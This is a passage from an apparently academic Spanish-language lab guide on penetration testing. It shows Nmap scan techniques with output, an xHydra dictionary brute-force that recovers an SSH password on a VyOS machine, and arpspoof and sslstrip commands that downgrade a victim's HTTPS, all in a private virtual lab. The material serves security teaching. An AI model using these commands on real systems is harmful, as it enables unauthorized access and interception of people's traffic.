
Figura 20. Laboratorio Nmap opción -sn.



Fuente: autor.

- Con la opción de Nmap (-sT) se puede realizar un escaneo TCP Full, con todos los puertos que existen.


Figura 21. Laboratorio Nmap opción -sT.



Fuente: autor.

- Con *Wireshark* se puede observarlo que sucede en cada petición, donde se logra apreciar que en el ejemplo anterior se completa el *Three-WayHandshake*.

Figura 22. Laboratorio Nmap visualización Wireshark -sT.



Fuente: autor.

- Con la opción de Nmap (-sS) se puede realizar un escaneo TCP con sincronización, con el fin de evitar un consumo alto de peticiones a las máquinas y de esta forma evitar ruido que pueda alertar a los dispositivos de seguridad.


Figura 23. Laboratorio Nmap opción -sS.

```
root@Kali:~# nmap -sS 192.168.37.130

Starting Nmap 7.50 ( https://nmap.org ) at 2018-03-13 10:36 EDT
Nmap scan report for 192.168.37.130
Host is up (0.00077s latency).
Not shown: 985 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
110/tcp  open  pop3
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
1028/tcp open  unknown
1031/tcp open  iad2
1032/tcp open  iad3
1033/tcp open  netinfo
1521/tcp open  oracle
8099/tcp open  unknown
MAC Address: 00:0C:29:B7:9F:5B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 23.15 seconds
```

Fuente: autor.

- Con Wireshark se puede observar lo que sucede en cada petición, donde se logra apreciar que en el ejemplo anterior cuando se identifica un puerto abierto se cierra la conexión, evitando hacer ruido en la red.

Figura 24. Laboratorio Nmap visualización Wireshark -sS.



Fuente: autor.

- Con la opción de Nmap (-sX) se puede realizar un escaneo TCP con X mas (paquete con todas las opciones fijadas para cualquier protocolo que esté en uso[74]), con el cual se puede observar si una máquina tiene Sistema Operativo Windows o Linux, mostrando para Windows un resultado que indica que la máquina está viva, pero por el contrario si es Linux revela una respuesta con los puertos abiertos que posee.

En el siguiente ejemplo la IP, arroja como resultado que la máquina es Windows porque el resultado indica que está viva, pero no muestra los puertos.

Figura 25. Laboratorio Nmap opción -sX Windows.


```
root@Kali:~# nmap -sX 192.168.37.130

Starting Nmap 7.50 ( https://nmap.org ) at 2018-03-13 10:45 EDT
Nmap scan report for 192.168.37.130
Host is up (0.00087s latency).
All 1000 scanned ports on 192.168.37.130 are closed
MAC Address: 00:0C:29:B7:9F:5B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 33.82 seconds
```

Fuente: autor.

[74] *CHRISTMAS TREE PACKET*. A **packet** with every single option. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet:http://www.catb.org/jargon/html/C/Christmas-tree-packet.html

Si por el contrario se efectúa la misma petición con una máquina Linux la respuesta es diferente porque muestra los puertos que tiene abiertos.


Figura 26. Laboratorio Nmap opción -sX Linux.



Fuente: autor.

- Con Wireshark se puede observar que las banderas cambian, de esta forma se puede determinar si es Windows o Linux efectuando un descarte.

Figura 27. Laboratorio Nmap visualización Wireshark -sX.



Fuente: autor.

- Con la opción de Nmap (-sA) se puede verificar si hay un Firewall escuchando las peticiones, en el siguiente ejemplo la máquina responde por lo que podría decirse que no hay un Firewall en la mitad de la petición.

Figura 28. Laboratorio Nmap opción -sA.

```
root@Kali:~# nmap -sA 192.168.37.133

Starting Nmap 7.50 ( https://nmap.org ) at 2018-03-13 10:52 EDT
Nmap scan report for 192.168.37.133
Host is up (0.0024s latency).
All 1000 scanned ports on 192.168.37.133 are unfiltered
MAC Address: 00:0C:29:1C:D7:D3 (VMware)
2109 · Displayed: 2 (0.1%)                    Profile: Default
Nmap done: 1 IP address (1 host up) scanned in 1.57 seconds
```

Fuente: autor.

- Con Wireshark se puede observar que hay una respuesta de la máquina a la petición, de lo contrario no daría respuesta.

Figura 29. Laboratorio Nmap visualización Wireshark -sA.

tcp.port eq 80

	Time	Source	Destination	Protocol	Length	Info
31	6.456322796	192.168.37.129	192.168.37.133	TCP	54	45480 → 80 [ACK]
38	6.456805424	192.168.37.133	192.168.37.129	TCP	60	80 → 45480 [RST]

Fuente: autor.

- Con la opción de Nmap (PE y PA)se puede evitar el uso del protocolo ICMP, enviando un paquete con la bandera ACK, indicando que se han recibido datos en una conexión TCP establecida, pero se envían sabiendo que la conexión no existe, obligando al sistema a responder con un paquete RST, lo que daría como resultado que la máquina se encuentra viva, así mismo se pueden indicar los puertos para evitar que realice mucho ruido en las peticiones.

Figura 30. Laboratorio Nmap opción -PE -PA.


```
root@Kali:~# nmap -PE -PA80,23,443,445,25,110,993,465,589,22 192.168.37.0/24
```

Fuente: autor.

Se pueden ver los resultados de cada una de las máquinas que se encendieron al inicio del laboratorio con los puertos y servicios activos, en los puertos que se especificaron en la petición.

El primero resultado arroja la IP 192.168.37.130, con los puertos y servicios activos de la máquina.


Figura 31. Laboratorio Nmap resultado -PE -PA 1.



Fuente: autor.

El segundo resultado contiene la IP 192.168.37.131 y 132, las cuales indican que los puertos se encuentran filtrados, a través de otras pruebas se podría descartar si es verdad o esta petición no contenía el número de puertos con las que trabajan.


Figura 32. Laboratorio Nmap resultado -PE -PA 2.



Fuente: autor.

El tercer resultado muestra la IP 192.168.37.133, en la cual se pueden observar varios puertos abiertos, con algunos servicios activos.


Figura 33. Laboratorio Nmap resultado -PE -PA 3.



Fuente: autor.

En el cuarto resultado se observa la IP 192.168.37.134, al igual que la anterior con algunos puertos y servicios activos, los cuales sirven como inicio de verificación de posibles vulnerabilidades.


Figura 34. Laboratorio Nmap resultado -PE -PA 4.



Fuente: autor.

- Con Wireshark se puede observar que hay una respuesta de la máquina a la petición 192.168.37.130 con un RST, sin utilizar ICMP.


Figura 35. Laboratorio Nmap visualización Wireshark -PE -PA.



Fuente: autor.

6.2.2 Laboratorio No.2 -Ataque SSH y robo de contraseña. En esta práctica se pretende observar unas técnicas con las cuales se pueden aprovechar las brechas abiertas en los sistemas para robar la contraseña de acceso con privilegios de administrador de la máquina con el fin de continuar con el desarrollo de las fases de Explotación de Vulnerabilidades, a través de algunas herramientas que facilitan el trabajo como por ejemplo el uso de diccionarios y la herramienta xHydra para ataque de fuerza bruta. Se procede a encender algunas de las máquinas para las pruebas.

Figura 36. Máquinas laboratorio SSH y robo de contraseña.



Fuente: autor.


Para comenzar con el laboratorio se hace necesario encender la máquina que contiene la vulnerabilidad SSH (VyOS) y configurar la interface de red (eth1) en modo dhcp, con el fin de que se asigne una IP de forma automática.

Figura 37. Configuración interface de red (eth1) máquina VyOS.

Fuente: autor.

En la máquina atacante (Kali-Linux) se procede a utilizar una de las técnicas vistas en el Laboratorio anterior con la herramienta Nmap (-sS y -sV) para efectuar un reconocimiento de la red y de esta forma detectar la IP de la víctima (VyOs).


Figura 38. Uso del comando -sS y -sV de Nmap.



Fuente: autor.

Se obtiene como resultado la IP de la máquina victima (192.168.37.136) con los puertos y servicios que tiene abiertos.


Figura 39. Resultado del comando -sS y -sV de Nmap.



Fuente: autor.

Logrando identificar en el puerto 22, un servicio de SSH con una versión vulnerable (OpenSSH 5.5p1) acuerdo CVE-2016-0777 el cual nos indica que es posible obtener información de la memoria para la extracción de una llave privada, como se observa en la figura 40.


Figura 40. CVE-2016-077 Versión vulnerable OpenSSH 5.5p1.



Fuente: autor.

Se realiza la preparación de un diccionario con diferentes palabras, es importante resaltar en este punto, que también es posible la utilización de diccionarios ya existentes en Kali-Linux u otras distribuciones de Internet, al igual que la creación de diccionarios aleatorios con otras herramientas.

Figura 41. Generación de un diccionario personalizado.




Fuente: autor.

Se ejecuta la herramienta xHydra, la cual viene en el paquete incorporado de la distribución Kali-Linux, con el fin de utilizar el diccionario creado en el punto anterior, se ingresa en la opción Target (Objetivo) la dirección IPde la víctima (192.168.37.136),seleccionando el protocolo vulnerable SSH, por otra parte se puede activar una opción para mostrar los intentos efectuados (Show Attempts) y

en la parte inferior de la herramienta se puede visualizar la conformación del ataque en línea de comandos.


Figura 42. Utilización herramienta xHydra opción Target.



Fuente: autor.

En la pestaña de Passwords es importante ingresar el usuario de ingreso, para este paso se utiliza la Ingeniería Social buscando a través de Internet en la página del desarrollador el usuario por defecto.


Figura 43. Usuario por defecto máquina VyOS.



Fuente: autor.

Se procede a ingresar el usuario por defecto (vyos) y en el campo de la contraseña la opción (Passwordlist) para escoger el diccionario que se generó anteriormente.


Figura 44. Utilización herramienta xHydra opción Passwords.



Fuente: autor.

Posterior a esto en la pestaña Tuning se ingresa el número de intentos que va a realizar la herramienta, en este Laboratorio serán ocho (8), también se observan opciones como el Timeout, la cual podría servir para evadir una restricción de bloqueo por tiempo para cada intento de autenticación, por último se selecciona la opción de salir con el primer intento encontrado.


Figura 45. Utilización herramienta xHydra opción Tuning.



Fuente: autor.

Por último en la pestaña la pestaña Start se activa el ataque de fuerza bruta con diccionario de la herramienta y se logra visualizar que ha encontrado la contraseña (003cium), con la cual se puede acceder a través de SSH a la consola de administración del sistema.


Figura 46. Utilización herramienta xHydra opción Start.



Fuente: autor.

6.2.3 Laboratorio No.3 – Ataque SSL y Downgrade SSL. Dentro de esta experiencia se observaran algunas técnicas para aprovechar vulnerabilidades y provocar una reducción de la seguridad, al igual, que el uso de conexiones intermedias entre una víctima y su destino para hacerle creer que está comunicándose de forma correcta, mientras sus mensajes pasan a través de una máquina atacante logrando capturar todo el tráfico; lo anterior con el fin de continuar el desarrollo de la fase de Explotación de Vulnerabilidades. Se procede a encender algunas de las máquinas para las pruebas.


Figura 47. Máquinas laboratorio Ataque SSL y Downgrade SSL.



Fuente: autor.

Para comenzar con el laboratorio se hace necesario verificar las IPTABLES (Integradas en el kernel de Linux) de la máquina atacante, en este caso Kali Linux.

Figura 48. Verificación IPTABLES máquina Kali Linux.



Fuente: autor.


Se procede a realizar una modificación de las IPTABLES del firewall, para que reciba paquetes del puerto 80 y 443 con el fin de que sean enviados al puerto 8080, al igual que para UDP cuando el destino sea el puerto 123 y redirigirlo al mismo.

Figura 49. Modificación IPTABLES máquina Kali Linux.

Fuente: autor.

Es importante observar que las reglas hayan quedado de forma correcta para continuar con el laboratorio y evitar errores.

Figura 50. Verificación IPTABLES máquina Kali Linux.



Fuente: autor.

Una vez confirmado que el cambio se encuentra correctamente guardado, se realiza un ataque ARP Spoofing[75] a la máquina víctima (Windows 8.1), con el fin de que el tráfico de esta, pase por la máquina atacante simulando ser la puerta de enlace.

Figura 51. Ataque ARP Spoofing.

```
root@Kali:~# arpspoof -i eth0 -t 192.168.37.131 192.168.37.2
0:c:29:89:74:23 0:c:29:4e:c:e1 0806 42: arp reply 192.168.37.2 is-at 0:c:29:89:74:23
0:c:29:89:74:23 0:c:29:4e:c:e1 0806 42: arp reply 192.168.37.2 is-at 0:c:29:89:74:23
```

Fuente: autor.

Se ejecuta la herramienta sslstrip, la cual se encarga de engañar al servidor para convertir todo el tráfico HTTPS en HTTP y se le indica que va a escuchar por el puerto 8080, por otra parte, se realiza la apertura del archivo que contienen los log, con el fin de observar los cambios que se realizan dentro el mismo, cuando la víctima realiza consultas en internet.

Figura 52. Uso herramienta sslstrip.

```
root@Kali:~# cd /usr/share/sslstrip/
root@Kali:/usr/share/sslstrip# ./sslstrip.py -l 8080

sslstrip 0.9 by Moxie Marlinspike running...
root@Kali:/usr/share/sslstrip# tail -f sslstrip.log
```


Fuente: autor.

En la máquina víctima se ingresa a una pestaña del navegador y se coloca una dirección de ejemplo que trabaja normalmente en HTTPS, observando que se obligó la realización de un downgrade de la seguridad a HTTP.[76]

75 SOTO MARVIN, G. ¿Qué es el envenenamiento ARP o ataque ARP Spoofing y ¿Cómo funciona? 2016. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet: https://medium.com/@marvin.soto/que-es-el-envenenamiento-arp-o-ataque - arp-spoofing-y-como-funciona-7f1e174850f2

76 ALBORS, J. Ataques al DNS: cómo intentan dirigirte a páginas falsas. 2017. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet:https://www. welivesecurity. com/la-es/2017/02/09/ataques-al-dns/


Figura 53. Downgrade SSL.



Fuente: autor.

Con el fin de verificar el funcionamiento del ataque de ARP Spoofing se ejecuta el comando en la máquina víctima para observar la tabla ARP, la cual se encuentra bajo ataque por parte de la máquina Kali.

